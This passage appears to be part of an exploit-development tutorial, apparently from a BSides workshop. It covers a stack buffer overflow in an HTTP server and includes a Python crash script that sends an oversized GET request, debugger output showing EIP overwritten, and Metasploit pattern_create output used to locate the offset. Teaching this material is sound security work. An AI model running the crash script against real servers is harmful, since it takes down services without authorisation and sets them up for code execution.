        sys.exit(0)

ip = sys.argv[1]
port = int(sys.argv[2])

print "[+] Preparing evil string..."
sleep(1)
buf = "\x41" * 2000
print buf

print "[+]Connecting with server..."
try:
        s = socket(AF_INET,SOCK_STREAM)
        s.connect((ip,port))
        print "[+]Connected..."
        sleep(1)
        print "[+]Send evil data..."
        s.send("GET "+buf+" HTTP 1/1 \r\n\r\n")
        sleep(2)
        s.close()
        print "[+]evil data sent"
except:
        print "[*]Error in connection with server: %s" % ip
                                                            1,1           All
```


Try to crash with our own script



```
root@roodi:~/BSIDES# python exploit_template.py 192.168.247.140 80
[+] Preparing evil string...
GET /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA HTTP/1.0


[+]Connecting with server...
[+]Connected...
[+]Send evil data...
[+]evil data sent
root@roodi:~/BSIDES#
```

EIP is overwritten by 41414141

Try to find the exact location




```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX 00EB4D80
EBX 41414141
ESP 01343908 ASCII "AAAAAAAAAAAA
EBP 0134DB90
ESI 0000000C
EDI 01345B68
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000
EFL 00010216 (NO,NB,NE,A,NS,PE,G
ST0 empty 3.2720274908346246830e
```

```
Address  Hex dump                 ASCII
00961000 00 00 00 00 09 DE 55 41 ......ïUA
00961008 00 00 00 00 00 00 05 00 .......♣.
00961010 02 00 00 00 38 00 00 80 ☻...8..Ç
00961018 03 00 00 00 28 02 00 80 ♥...(☻.Ç
00961020 05 00 00 00 88 03 00 80 ♣...ê♥.Ç
00961028 06 00 00 00 88 04 00 80 ♠...ê♦.Ç
00961030 0E 00 00 00 58 05 00 80 ♫...X♣.Ç
00961038 00 00 00 00 09 DE 55 41 ......ïUA
00961040 00 00 00 00 00 00 0A 00 ........
00961048 61 1E 00 00 98 00 00 80 a▲..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80 b▲..└..Ç
00961058 63 1E 00 00 E8 00 00 80 c▲..Þ..Ç
00961060 64 1E 00 00 10 01 00 80 d▲..►☺.Ç
00961068 65 1E 00 00 38 01 00 80 e▲..8☺.Ç
00961070 66 1E 00 00 60 01 00 80 f▲..`☺.Ç
00961078 6C 1E 00 00 88 01 00 80 l▲..ê☺.Ç
00961080 6D 1E 00 00 B0 01 00 80 m▲..░☺.Ç
00961088 6E 1E 00 00 D8 01 00 80 n▲..Ï☺.Ç
00961090 70 1E 00 00 00 02 00 80 p▲...☻.Ç
```

```
01343908 41414141
0134390C 41414141
01343910 41414141
01343914 41414141
01343918 41414141
0134391C 41414141
01343920 41414141
01343924 41414141
01343928 41414141
0134392C 41414141
01343930 41414141
01343934 41414141
01343938 41414141
0134393C 41414141
01343940 41414141
01343944 41414141
01343948 41414141
0134394C 41414141
01343950 41414141
01343954 41414141
```

Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

Create a unique string to find the exact position of EIP




root@bt: /pentest/exploits/framework3/tools

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
root@bt:/pentest/exploits/framework3/tools#
```


KALI-2: /usr/share/metasploit-framework/tools/pattern_create.rb

Use the unique string in our exploit script



